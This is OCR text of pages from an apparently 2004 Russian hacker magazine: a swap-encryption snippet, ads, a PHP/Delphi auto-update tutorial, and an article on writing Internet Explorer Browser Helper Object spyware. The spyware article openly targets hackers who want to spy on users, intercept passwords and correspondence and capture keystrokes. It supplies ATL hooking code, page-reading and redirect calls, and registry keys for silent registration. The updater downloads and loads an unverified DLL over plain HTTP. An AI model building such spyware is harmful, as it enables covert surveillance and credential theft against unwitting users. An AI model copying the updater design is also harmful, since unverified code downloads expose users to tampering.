
И при желании на лету криптовать данные с помощью AES:


```
openbsd# sysctl -w vm.swapencrypt.enable=1
vm.swapencrypt.enable: 0 -> 1
```

Пользователи FreeBSD смотрят в сторону md и mdconfig:

```
freebsd# vi /etc/fstab
md /tmp mfs rw,-s64m 0 0
```




Список смонтированных файловых систем


Примеры использования регулярных выражений

MDM II КИНО

[6 ЗАЛОВ СО ЗВУКОМ DOLBY DIGITAL EX]
[ТОЛЬКО У НАС МОЖНО СМОТРЕТЬ КИНО ЛЕЖА]
[ДО 20 НОВЫХ ФИЛЬМОВ В МЕСЯЦ]

м. Фрунзенская
Комсомольский проспект, д. 28
Московский Дворец Молодежи

автоответчик: 961 0056
бронирование билетов по телефону 782 8833

МДМ•КИНО
на пуфиках

■ [RU].BanOK! (www.int3.net)

CENSORED

LIVE UPDATE В Х-СТИЛЕ



Надеюсь, уже много программ ты сваял, основываясь на статьях из «Кодинга» :). Много программ - это хорошо, но вот что делать, если они устаревают? Естественно, обновлять, и модуль самообновления нынче присутствует в любой уважающей себя программе. Модуль - это клиентская и серверная часть, и эта статья будет немного нетипичной, поскольку в ней мы расскажем и про серверную часть на PHP, и про клиентскую на Delphi. Раздел «PHP» и Никитос лично от этого не пострадают :).

КУЕМ МОДУЛЬ ДЛЯ РЕАЛИЗАЦИИ АВТООБНОВЛЕНИЙ

ПРИНЦИП РАБОТЫ СЕРВЕРА

Итак, серверная часть. Это чудо представляет собой небольшой скрипт на PHP. Как известно, на PHP можно писать движки для форумов, порталов, интернет-магазинов и тому подобную ерунду. Я же использую его возможности для несколько иной задачи, нежели просмотр динамических web-страниц.

Принцип действия прост: клиентская часть запрашивает страницу http://localhost/?q=тип_запроса (далее будем называть это действие посланием запроса), и в зависимости от типа запроса скрипт выдает обычным echo ответ. Так организуется связь клиент - сервер.

Для красоты примера мы должны отвечать на запросы, которые подает именно наша клиентская программа, т.е. если запрос, к примеру, будет подан из IE, мы должны просто переправить его на главную страницу сайта. Это будет являться, в некотором роде, хорошим тоном нашего скрипта. Реализуем мы это с помощью $HTTP_SERVER_VARS["HTTP_USER_AGENT"].

Пришло время определиться с типами запроса. Для простоты будем обрабатывать всего три:

❶. GetVersion. На этот запрос следует отослать клиенту строку с последней версией продукта. Требуется для того, чтобы клиент не качал каждый день одну и ту же версию :).

❷. GetFileSize. Необходим, чтобы клиент заранее создал пустой буфер нужной для получаемого файла длины. Ему пересылается длина файла.

❸. GetFile. При этом запросе клиент уже точно уверен, что версия, находящаяся на сервере, новее, чем у него, и запрашивает файл. Ответом на этот запрос будут непосредственно данные файла.

Общую структуру скрипта можно видеть на листинге 1. Довольно легкая, кстати, структура :). В файле data.php уже содержатся две переменные, это $_version и $_link. Они изменяются посредством администраторской части. На запрос о версии мы просто выводим переменную $_version. Обработка запроса о размере файла происходит также тривиально:

```
echo FileSize($_link);
```

ЛИСТИНГ 1

```
<?php
include "data.php";
// Проверяем клиента
If($HTTP_SERVER_VARS["HTTP_USER_AGENT"] ==
"AutoUpdate browser") {
// Получаем аргумент q
$query = $HTTP_GET_VALS['q'];
// Проверка запроса
switch ($query) {
case "GetVersion":
.....
break;
case "GetFileSize":
.....
break;
case "GetFile":
.....
break;
default:
echo "ANY_ERROR";
}
else
 echo "<script>
document.location.href='/index.html'</script>";
?>
```

ЛИСТИНГ 2

```
function GetVersion(hSes:HInternet):integer;
var
// ....
Buffer: array[1..1024] of Char;
begin
// Открываем соединение с запросом версии
 hUrl :=
InternetOpenUrlA(hSes,'http://localhost/?q=GetVersio
n',0,0,0,0);
 for i:=1 to 1024 do Buffer[i]:=Chr(0);
// Скачиваем ответ
 Status :=
InternetReadFile(hUrl,@Buffer,SizeOf(Buffer),nr);
// Возвращаем версию
 GetVersion:= StrToInt(Buffer);
// Закрываем указатель
 InternetCloseHandle(hUrl);
end;
```

Необходимо сказать, что $_link должен указывать на файл, который находится на данном сервере под влиянием php, иначе функция FileSize вернет ноль. При получении запроса на скачивание необходимо будет прочитать файл и вывести его на стандартный выход, как будто это обычный HTML (обработки ошибок я не вставлял, но в исходнике на диске они присутствуют в полном объеме). Разберем код, обслуживающий этот запрос.

```
//Открываем файл для бинарного чтения
$BinaryFile = fopen($_link,"rb");
//Читаем
$Buffer = fread($BinaryFile,FileSize($_link));
//Закрываем файл
fclose($BinaryFile);
//Выводим на стандартный выход
echo $Buffer;
```

ЛИСТИНГ 3

```
function
GetFile(hSes:HInternet;FileSize:integer;FileName:PCha
r):Bool;
var
// ...
begin
// Локализуем память
 Buffer:=AllocMem(FileSize);
 hUrl :=
InternetOpenUrlA(hSes,'http://localhost/?q=GetFile',0
,0,0,0);
 Status := InternetReadFile(hUrl,Buffer,FileSize,nr);
// Записываем на диск
 FileHandle:= FileCreate(FileName);
 FileWrite(FileHandle, Buffer^, FileSize);
//Функция похожа на BlockWrite - буфер
определенного размера пишется в файл

 FileClose(FileHandle); //Закрываем хендл
 InternetCloseHandle(hUrl);
// Ok!
 GetFile:=True
end;
```

РАЗБОРКИ С INTERNET API

Надо сказать, что благодаря семейству функций библиотеки WININET.DLL кодинг клиентской части обещает быть легким и приятным :). Несмотря на то, что в статье «Delphi для качков» Dr.Klouniz уже касался этой темы, сейчас мы разберем их использование в контексте нашего конкретного случая. Да и просто повторение не повредит, тем более что и статья та вышла в свет больше полутора лет назад.

1. InternetGetConnectedState. Для начала мы должны узнать факт наличия и тип текущего соединения. На эти вопросы нам и ответит данная функция.

```
function InternetGetConnectedState(lpdwFlags: LPDWORD;
dwReserved: DWORD): BOOL; stdcall;
```

Параметры:

lpdwFlags - комбинация флагов, которые дают полную картину подключения.

dwReserved - зарезервировано на будущее, must be zero.

Особо ленивые могут проверять только значение, возвращаемое функцией, это либо TRUE - онлайн, либо FALSE - оффлайн.

Пример вызова:

```
Status := InternetGetConnectedState(dwFlags,0);
```

2. InternetOpen. Эта функция открывает сессию связи и возвращает дескриптор соединения.

```
function InternetOpen(lpszAgent: PChar; dwAccessType: DWORD;
lpszProxy, lpszProxyBypass: PChar; dwFlags: DWORD): HINTERNET;
stdcall;
```

Параметры:

lpszAgent - имя браузера, который будет юзать этот дескриптор, к примеру MSIE или Opera. Я использую собственное имя агента для корректной идентификации PHP-скриптом (см. выше).


dwAccessType - тип требуемого доступа.

Функция будет вызываться следующим образом:

```
hSession:= InternetOpenA('AutoUpdate
browser',INTERNET_OPEN_TYPE_PRECONFIG,0,0,0);
```

В итоге функция, будем надеяться, вернет нам долгожданный дескриптор (далее hSession), и его надо будет сохранить в сухом и теплом месте. После окончания работы этот дескриптор должен быть закрыт функцией InternetCloseHandle, которую мы рассмотрим самой последней.

3. InternetOpenUrl. Данная функция отдаст нам дескриптор определенного Url.



Пример работы

```
function InternetOpenUrl(hInet: HINTERNET; lpszUrl: PChar;
lpszHeaders: PChar; dwHeadersLength: DWORD; dwFlags: DWORD;
dwContext: DWORD): HINTERNET; stdcall;
```

Параметры:

hInet - дескриптор интернет-сессии, открытый предыдущей функцией.

lpszUrl - собственно Url, должен начинаться на http:// в нашем случае (поддерживается еще ftp://, https://, gopher://)

lpszHeaders - набор заголовков, очень полезный параметр... который мы использовать не будем.

dwHeadersLength - длина lpszHeaders.

dwFlags и dwContext - очень обширные, судя по документации, параметры, но нам они сегодня не пригодятся. В нашем примере эта функция будет иметь вот такой вид:

```
hUrl :=
InternetOpenUrlA(hSes,'http://localhost/?q=GetVersion',0,0,0,0);
```

4. InternetReadFile. Функция читает файл, на который указывает передаваемый ей дескриптор.

```
function InternetReadFile(hFile: HINTERNET; lpBuffer: Pointer;
 dwNumberOfBytesToRead: DWORD; var lpdwNumberOfBytesRead:
DWORD): BOOL; stdcall;
```

Параметры:

hFile - дескриптор некого Url, полученный нами с помощью предыдущей функции.

lpBuffer - указатель на буфер, в который будет считан файл или часть файла.

dwNumberOfBytesToRead - количество считываемых байт.

lpdwNumberOfBytesRead - указатель на переменную, в которую будет помещено число считанных байт.

Вызов ее довольно прост:

```
Status := InternetReadFile(hUrl,@Buffer,SizeOf(Buffer),nr);
```

После этого мы получаем в Status логическое значение - False при неудаче и True, соответственно, при удачном вызове процедуры. Buffer будет содержать NumberOfBytesRead прочитанных данных.

5. InternetCloseHandle. Рассмотрение API мы закончим этой функцией, которая закрывает все открытые дескрипторы.


```
function InternetCloseHandle(hInet: HINTERNET): BOOL; stdcall;
```

Здесь hInet - это наши дескрипторы. Данную функцию мы должны будем вызвать два раза: один раз с параметром hURL и второй раз - с hSession.

Итак, кирпичики функций мы подготовили, осталось только сложить из них наше прекрасное здание исходного кода :).

СОЗДАНИЕ ТИПОВЫХ ФУНКЦИЙ

Весь исходный код для удобства я разбил на функции. Они не зависят друг от друга (ну, быть может, только чуть-чуть :)), и их можно безболезненно переносить в свои программки. Сначала давай разберемся с функциями, при помощи которых будут скачиваться обновления. Разжевывать все подряд я не буду, поскольку со многими вещами ты в состоянии разобраться сам. Возьмем, к при-



На CD лежит полный исходник проги, он готов к компиляции под Delphi. Также там есть скрипт, который ты должен положить либо на сайт, либо на локальный сервак.



Расширенный вариант статьи с более полным описанием WinInetApi можно найти на сайте www.iNT3.net.

меру, функции Connect и Disconnect - первая проверяет соединение с интернетом и выдает идентификатор соединения, вторая - закрывает этот идентификатор. В первой я использовал функцию InternetGetConnectedState (кстати, попробуй провести исследование на тип подключения самостоятельно, используя InternetGetConnectedStateEx).

Функция GetVersion будет выглядеть так, как указано в листинге 2 (я пропустил объявление некоторых переменных, думаю, их типы и так понятны, если же нет, смотри прилагаемый исходник). В этой функции в качестве буфера используется массив типа Char, но я бы рекомендовал переправить его под использование динамической памяти, которая локализуется функцией AllocMem и позволяет не терять времени на инициализацию, так как автоматически обнуляет память (в отличие от ее соотечественниц), либо использовать небольшой массив.

Обрати внимание на вызов функции InternetReadFile. Буфер надо передавать именно как ссылку на объект, иначе функция заполнит вместо массива нулей стек с данными и программа умрет. Инициализацию буфера проводить нужно обязательно (за исключением тех случаев, когда память дается обнуленной автоматически), иначе функция StrToInt будет ругаться на малопонятном языке и выдаст огромный рапорт об ошибке неправильного использования памяти.

Процедура обработки GetFileSize запроса, в общем, идентична предыдущей (листинг 3), да и принципиальных отличий также мало. Тут следует использовать динамическое выделение памяти, так как нам заранее неизвестно, буфер какой длины понадобится для получения файла. В функции InternetReadFile теперь придется указать длину файла как FileSize. Также обрати внимание, каким образом передается параметр буфера в функции FileWrite.

Для того чтобы не обновлять ПО по несколько раз, у нас должна быть записана текущая версия, а при успешном апдейте мы должны ее менять. Для этого можно использовать либо реестр, либо ini-файл. Я пошел вторым путем, результат чего показан на листинге 4. Заметь, что там использован чистый API-код, для того чтобы не подгружать зазря огромные модули и не увеличивать размер exe-файла. Тем не менее, там все довольно просто: первый параметр - это секция в файле, второй - подсекция. Далее при чтении мы видим: один параметр нам не нужен (0), затем идет буфер, его размер и место для записи. На деле же все еще проще - без всяких извращений указываем, что и куда писать. Чтобы лишить себя и такого минимального напряжения, можно использовать, например, функции uses inifiles.

Стоит заметить, что файл update.ini должен находиться в видимом для системы месте (я положил его в папку винды).

Если нет такой возможности, путь к файлу просто надо будет указать явным образом.

Следующим этапом нашего большого пути будет подгрузка обновления (в нашем случае это плагин). Для этого мы организуем вот такую функцию:

```
function LoadPlugin(Plug:PChar;Proc:PChar):dword;
var
//...
begin
//Загрузка dll
H:=LoadLibrary(Plug);
//Получение адреса процедуры
@MainProc:= GetProcAddress(H, Proc);
LoadPlugin:= H;
end;
```

Вкратце опишу, что и зачем тут нужно. В предъявленном твоему взыскательному глазу листинге происходит динамическое проецирование указанной библиотеки на контекст программы, проще - ее подгрузка. Далее находится адрес нужной нам экспортируемой функции. Для этого, разумеется, используются API-функции LoadLibrary и GetProcAddress.

НАШ ПРИМЕР

Теперь, после рассмотрения всех функций, перейдем непосредственно к примеру. Он будет представлять собой некую программу, ядро которой постоянно обновляется и построено в виде DLL. Запускаемая часть же только подгружает эту библиотеку и по желанию пользователя обновляет. Для простоты библиотека будет просто возвращать строку с собственной версией.

Для начала нужно подгрузить имеющуюся библиотеку (см. исходник, процедура FormCreate). Для создания процедуры обновления нужно просто собрать в кучу все, что было описано ранее. Если нет желания осознавать все сказанное, просто посмотри на листинг 5 либо всунь диск и открой исходник. Кстати, последнее очень рекомендую сделать в любом случае, потому что он намного полнее описанного в статье.

В заключение стоит сказать несколько слов про функцию FreeLibrary: она удалит из памяти библиотку, для того чтобы система разрешила ее переписать. По неизвестной причине в отладочном режиме (из-под Delphi) библиотека все равно не освобождается. При запуске исполняемого файла все работает отменно. Пример полностью отлажен и работоспособен. Скрипты устанавливаются для проверки работы на локальный хост, я использовал сервер Omni HTTPd PRO v2.08, но подойдет любой содержащий компилятор PHP. Никаких особых настроек не требуется, только не забудь исправить функцию Connect для тестирования в оффлайне.

ЧТО СЛЕДУЕТ ДОРАБОТАТЬ

Приведенный в статье пример служит только для... примера :), и в нем желательно еще многое доработать. Нужно переделать сам процесс закачки файла: его нужно сделать по частям, при этом программа не будет зависать и можно будет поставить индикатор процесса закачки. Желательно не выдавать файл прямо в запрос, а сначала послать ссылку на файл - так можно будет разобраться с версиями программы. Вот, собственно, и все. Бери исходник, изучай, компилируй, наслаждайся и пиши свое - больше и лучше :).

ЛИСТИНГ 4

```
function GetNowVersion():integer;
var
// ...
begin
for i:=1 to 1024 do Buffer[i]:=Chr(0);
GetPrivateProfileString('Main','Version',0,@Buffer,102
4,'update.ini');
GetNowVersion:=StrToInt(Buffer);
end;
function SetNowVersion(FileVersion:Integer):bool;
begin
SetNowVersion :=
WritePrivateProfileString('Main','Version',PChar(IntTo
Str(FileVersion)),'update.ini');
end;
```

ЛИСТИНГ 5

```
procedure TUpForm.Button1Click(Sender: TObject);
var
// ...
begin
hSession := Connect;

FileVersion := GetVersion(hSession);
ver:=GetNowVersion;
// Сравниваем версии
if FileVersion>ver then
begin
i:=MessageBox(UpForm.WindowHandle,'На сайте
доступно обновление модуля, начать
закачку?','[A]pDate Client',1);
if i=1 then
begin
// Освобождаем старую библиотеку
FreeLibrary(Hn);
FileSize := GetFileSize(hSession);
Status := GetFile(hSession,FileSize,'plug.dll');
Hn:=LoadPlugin('plug.dll','PluginProc');
SetNowVersion(FileVersion);
NowVersionLabel.Caption:=IntToStr(FileVersion);
// Добавляем строку от новой библиотеки
Memo1.Lines.Add(MainProc);
// .. (Скачано)
end;
Disconnect(hSession);
end;
```

```
127.0.0.1 localhost - [30/Sep/2004:11:13:55 +0400] "GET /?q=GetFile HTTP/1.1" 200 - "" "AutoUpdate browser"
[Standard CGI Launch] WorkPath: C:\Disign CmdLine: "C:\httpd\PHP\PHP.EXE" "C:\Disign\index.php" Args: q=GetFile Path Info: /index.php
127.0.0.1 localhost - [30/Sep/2004:11:13:55 +0400] "GET /?q=GetFileSize HTTP/1.1" 200 - "" "AutoUpdate browser"
[Standard CGI Launch] WorkPath: C:\Disign CmdLine: "C:\httpd\PHP\PHP.EXE" "C:\Disign\index.php" Args: q=GetFileSize Path Info: /index.php
127.0.0.1 localhost - [30/Sep/2004:11:13:51 +0400] "GET /?q=GetVersion HTTP/1.1" 200 - "" "AutoUpdate browser"
[Standard CGI Launch] WorkPath: C:\Disign CmdLine: "C:\httpd\PHP\PHP.EXE" "C:\Disign\index.php" Args: q=GetVersion Path Info: /index.php
TCP/IP Stack WinSock 2.0 (1.1; 2.2) running on Windows NT/2000
```

Лог сервера



Computer Gaming World (RE)
№11(30), ноябрь 2004

УЖЕ В ПРОДАЖЕ

В НОМЕРЕ:

ИГРЫ
Evil Genius. Конечно, ты с куда большей охотой будешь называть себя Доктор Смерть, чем, скажем, Профессор Исцеление. Добро и справедливость - для слабаков. Зло и насилие – совсем другое дело.

WARHAMMER 40000: DAWN OF WAR.
Самые эффектные боевые доспехи, самое далекое будущее, самый ураганный огонь, самые храбрые бойцы. И все это - вагонами!

ПРАВДА ЖИЗНИ
Бессистемные требования. Она ждёт от тебя странных, но вполне конкретных вещей. Мы выяснили, как сделать их все, и даже выиграли для тебя часок за компьютером.

ЖЕЛЕЗО
Баранки “Шумахерские”: обзор игровых рулей. Вертим в руках



Николай GorluM (gorlum@real.xakep.ru)



Написание программ, контролирующих или следящих за работой пользователя, - наверное, одна из самых необходимых отраслей программирования. Менеджеру нужно следить за тем, чтобы в офисе работники не качали порнуху и не пинали пингвинов во всяких флэшовых играх, а занимались делом. Родителям надо наблюдать приблизительно за тем же самым :), а хакеру надо просто следить за пользователем, перехватывать его пароли и личную переписку. Как вклиниться в замечательную и безумно выгодную среду spyware-программистов, я и попробую рассказать в этом материале.

ПИШЕМ СВОЙ BROWSER HELPER OBJECT

Так уж вышло, что тотальную слежку за пользователем реализовать очень сложно: потребуются тонны кода, полная интеграция с операционной системой и куча времени. Следствие - геморрой у кодера, а всем прекрасно известно, что кодеры очень берегут свою пятую точку. Поэтому было решено следить не за всей системой целиком, а только за одной программой. Самой популярной программой, которая есть на каждом компьютере и которой пользуется каждый юзер, выходя с ее помощью на бескрайние просторы Интернета, - за браузером.

А если судить по статистике, большинство юзеров пользуется каким браузером? Правильно, Internet Explorer! Даже несмотря на огромное число багов и постоянно растущую популярность замечательного браузера Opera, пользователь выбирает именно эту софтину. В принципе, понятно, почему, - ничего не надо устанавливать, относительно быстро работает, да и интерфейс его прост как подошва кирзового сапога.

Microsoft, как без шуток дальновидная компания, догадалась, что программерам захочется контролировать ее детище, а потому заранее внедрила в свой браузер замечательную технологию BHO, которая предоставляет spyware-кодеру поистине неограниченные возможности.

ЧТО ТАКОЕ BHO?

BHO, или Browser Object Helper - это не что иное, как plug-in для Internet Explorer. А именно маленькая программка, выполненная в виде DLL, регистрирующаяся в системе и загружающаяся при каждом запуске браузера. Эта DLL имеет возможность перехватывать любые системные события обозревателя, следить за действиями пользователя и вообще вершить правый суд. Ты уже наверняка не раз встречался с подобными программками. Например, при установке дико популярной в свое время качалки GetRight вместе с ней в систему прокрадывался BHO, который собирал данные о посещаемых пользователем ресурсах и отправлял производителю. А лично мне как-то раз попался троян, который селился в Ослике и перехватывал все мои пароли, в том числе от платежной системы e-gold. Я долго не мог от него избавиться, не знал, где он прописался, - в процесс-листе нет, в сервисах нет. Спасла меня только софтина BHO-хантер, которая ловко убила эту пакость на моей системе.

СМОТРИМ ВНУТРЬ

Технология BHO реализуется с помощью модели компонентного объекта, больше известной как COM. DLL нашего хелпера - это внутризадачный COM-сервер, работающий в контексте процесса, подгрузившего его (в нашем случае - в контексте браузера) и получающий полный доступ к объектной модели программы. Посредством интерфейса IObjectWithSite мы перехватываем указатель на интерфейс IWebBrowser2, который является не чем иным, как родителем класса, отвечающего за работу всего браузера. Записываем его в одну из переменных-членов объекта, после чего можем получить доступ к любому объекту в браузере - нужно только захотеть. В коде это выглядит куда понятнее, чем на словах.

ЧТО НАМ СТОИТ BHO ПОСТРОИТЬ?

Загружай студию, будем писать собственный Browser Object Helper. В менюшке вместо обычного win32 application выбирай ATL COM, а в визарде оставь все как было, чтобы получить дефолтовый ATL COM-сервер. Смело дави мышкой в меню на «Add ATL Object» и добавляй «Internet Explorer Object». Думаешь, все? Больше ничего делать не надо? Ошибаешься. Все только начинается, и можно разминать пальцы для кодинга.

Залезай в хидер, создавшийся после добавления объекта, и найди там описание класса нашего BHO. У меня оно начинается так:

ФУНКЦИИ ИНИЦИАЛИЗАЦИИ

```
HRESULT CBHO::SetSite(IUnknown *pUnkSite)
{
m_spWebBrowser2 = pUnkSite;
if (m_spWebBrowser2 == NULL)
return E_INVALIDARG;
m_spCPC = m_spWebBrowser2;
if(m_spCPC == NULL)
return E_POINTER;
return Connect();
}
HRESULT CBHO::Connect(void)
{
HRESULT hr;
CComPtr<IConnectionPoint> spCP;
hr = m_spCPC->FindConnectionPoint(DIID_DWebBrowserEvents2,
&spCP);
if (FAILED(hr))                 return hr;
hr = spCP-
>Advise(reinterpret_cast<IDispatch*>(this),&m_dwCookie);
return hr;
}
```

```
class ATL_NO_VTABLE CBHO:
public CComObjectRootEx<CComSingleThreadModel>,
public CComCoClass<CBHO, &CLSID_BHO>,
public IObjectWithSiteImpl<CBHO>,
public IDispatchImpl<IBHO, &IID_IBHO, &LIBID_IEPLUGINLib>
```

В конец описания этого класса тебе нужно будет добавить несколько хитрых деклараций функций и переменных:

```
public:
STDMETHOD(SetSite)(IUnknown *pUnkSite);
STDMETHOD(Invoke)(DISPID, REFIID, LCID, WORD, DISPPARAMS*,
VARIANT*, EXCEPINFO*, UINT*);
private:
STDMETHOD(Connect)(void);
CComQIPtr<IWebBrowser2, &IID_IWebBrowser2>
m_spWebBrowser2;
CComQIPtr<IConnectionPointContainer,
&IID_IConnectionPointContainer> m_spCPC;
DWORD m_dwCookie;
```

Посредством функций SetSite и Connect мы инициализируем наш Browser Helper Object и перехватываем указатель на IWebBrowser2, при взаимодействии с которым и будет реализовываться любой контроль или слежка за пользователем. Указатель записываем в переменную-член m_spWebBrowser2 (на исходный код этой и других функций ты можешь посмотреть на диске или на сайте www.xakep.ru).

Функция же Invoke понадобится нам для реагирования на события, возникающие в процессе работы браузера. Событий масса: от завершения скачивания сайта до начала даунлоада какого-нибудь файла. Все ID этих событий, активно использующихся в реализации этой функции, хранятся в хидере <ExDispID.h>, который, кстати, нужно будет добавить в программу, а само значение ID текущего события содержится в аргументе dispidMember.

Итак, все необходимое у нас есть, осталось только придумать цель нашего тотального контроля. После длительных поисков в Яндексе меня посетила безумно могучая идея - а что если научить наш BHO при заходе на www.ya.ru громко ругаться MessageBox'ом и отправлять браузер на www.google.com? Не проблема.

Для этого в функции Invoke надо обрабатывать событие DISPID_DOCUMENTCOMPLETE, возникающее при очередной загрузке документа, и сравнивать URL текущей паги с заданным. Получение URL'а - наше первое использование объектной модели браузера. Осуществляется оно с помощью метода get_LocationURL вот так:

```
m_spWebBrowser2->get_LocationURL(&wstr);
```

где wstr - это указатель на массив двухбайтовых символов, в который наш метод занесет свое значение. От нас потребуется только проверить с помощью функции strcmpW (юникод-версия), Яндекс ли это. Если да, то ругаемся и топаем на google с помощью метода Navigate - уже второго нашего использования объектной модели браузера. У этого метода куча параметров, заполнять которые нам вовсе не нужно, достаточно в первый поместить указатель на unicode-строку, содержащую урл гугла:

```
m_spWebBrowser2-
>Navigate(TEXT("http://www.google.com"),0,0,0,0);
```

Просто, не правда ли? Естественно, что полученный url можно записывать куда-нибудь в файл, используя или winapi-функции, или услуги MFC, но об этом ты уже наверняка читал в других статьях этой рубрики. Если не додумаешься до реализации сам, прочти в Спеце «Атака на Windows», там это довольно подробно описано, а статьи про работу с файлами на API есть на том же xakep.ru.

РЕГИСТРАЦИЯ В СИСТЕМЕ

На этом процесс создания BHO не останавливается, поскольку полученный объект нам еще нужно как-то зарегистрировать в системе. Если всмотреться с помощью regmon в работу чужого плагина для осла, можно увидеть, что он создает в реестре в ключе

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\ новую пустую папку с именем CLSID объекта, а в ключе HKEY_LOCAL_MACHINE\SOFTWARE\Classes создает такую же, но уже с описанием DLL и названием BHO.

Во время создания нашего проекта в студии также появился файл с расширением rgs. Этот файл будет добавлен в ресурсы, он описывает действия, которые нужно совершить программе regsvr32 для того, чтобы зарегистрироваться в системе. Чтобы наш BHO работал, надо немного этот файлик подкорректировать. Первое, что сделаем, - поменяем CLSID ключа TypeLib на те же ключи, что в файле выше. Второе - добавим в файл еще один ключ, который студия не предусмотрела и без которого наш BHO не будет подгружаться к IE:

```
HKLM
{SOFTWARE
{Microsoft
{Windows
{CurrentVersion
{Explorer
{'Browser Helper Objects'
{ForceRemove {94C5A8E6-0E10-4C84-B0ED-44343034BBDA} = s
'YA2GOOGLE'
}}}}}}
```

Теперь, после компиляции, стоит только запустить regsvr32 с ключами /s /c и путем к нашей DLL, как сразу начнет действовать Browser Helper Object.

БОЛЬШЕ ФУНКЦИЙ - БОЛЬШЕ ВКУСА!

Действительно, одним получением урла сыт не будешь. Давай научимся делать еще что-нибудь! Если в студии в нашем сорце набрать m_spWebBrowser2->, появится нехилый списочек методов этого класса, и они все представляют некоторый интерес.

Допустим, мы хотим получить доступ к коду странички и как-то его подкорректировать или взять оттуда какое-либо значение. Это реализуется с помощью метода get_Document. Параметром ему нужно передать указатель на объект интерфейса IDispatch. Сделать это очень легко:

```
CComPtr<IDispatch> pDisp;
m_spWebBrowser2->get_Document(&pDisp);
```

Далее мы должны сказать, что этот указатель вовсе не на диспатч, а на IHTMLDocument2. Для этого мы просто создадим еще один новый указатель, уже на то, что нам надо, и присвоим ему значение старого:

```
CComQIPtr<IHTMLDocument2, &IID_IHTMLDocument2> spHTML;
spHTML = pDisp;
```

После этого уже можем приступать к нормальной работе с объектной моделью HTML-документа. Мы хотели посмотреть код странички - не проблема. Просто нужно воспользоваться методом spHTML->get_body, затем создать по вышеописанному принципу указатель на IHTMLElement и выполнить метод get_innerHTML, возвращающий указатель на код странички.


Если мы хотим перехватывать ввод пользователя (особенно это актуально для хакера), мы должны работать с методом get_onkeypress. Просто играясь с методами этих классов, можно многого добиться в программе. Вот она - прелесть ATL и COM.

RETURN 0;

Основываясь на этом материале и мануале MSDN, ты без проблем сможешь написать очень позитивный spyware. Главное - не останавливаться, если вдруг что-то не получается. Просто пиши мне, и мы вместе подумаем над твоей проблемой, ведь не просто же так говорят: «Одна голова - хорошо, а две - лучше».

На этой радостной нотке я закругляюсь. Удачного компилирования.





На диске ты найдешь полный сорец программы, рассмотренной в статье. А также программу для защиты.



Технология BHO используется многими троянмейкерами для слежения за действиями своей жертвы в браузере.



Если тебе захотелось побольше инфы по написанию Browser Helper Object, то самая тебе дорога на MSDN, а если быть точным, то на http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwebgen/html/bho.asp





Александр Шарахов младший <sharahov@mosk.ru>

БОЙЦОВСКИЙ КОДИНГ

На вопрос: «Надо плыть по течению или против него?» - есть только один правильный ответ. Плыть надо туда, куда надо. Но поскольку течение всегда сносит пловца (как в школьном учебнике по физике, раздел «Относительность движения» :)), приходится учиться плыть против течения, учиться действовать независимо от обстоятельств и наперекор им. Свой путь каждый пройдет сам, и никакие подробные описания не заменят самостоятельных поисков.

ИГРАЕМ В COMBATS.RU ПО-ПРОГРАММЕРСКИ

ЦЕЛЬ - БОЙЦОВСКИЙ КЛУБ

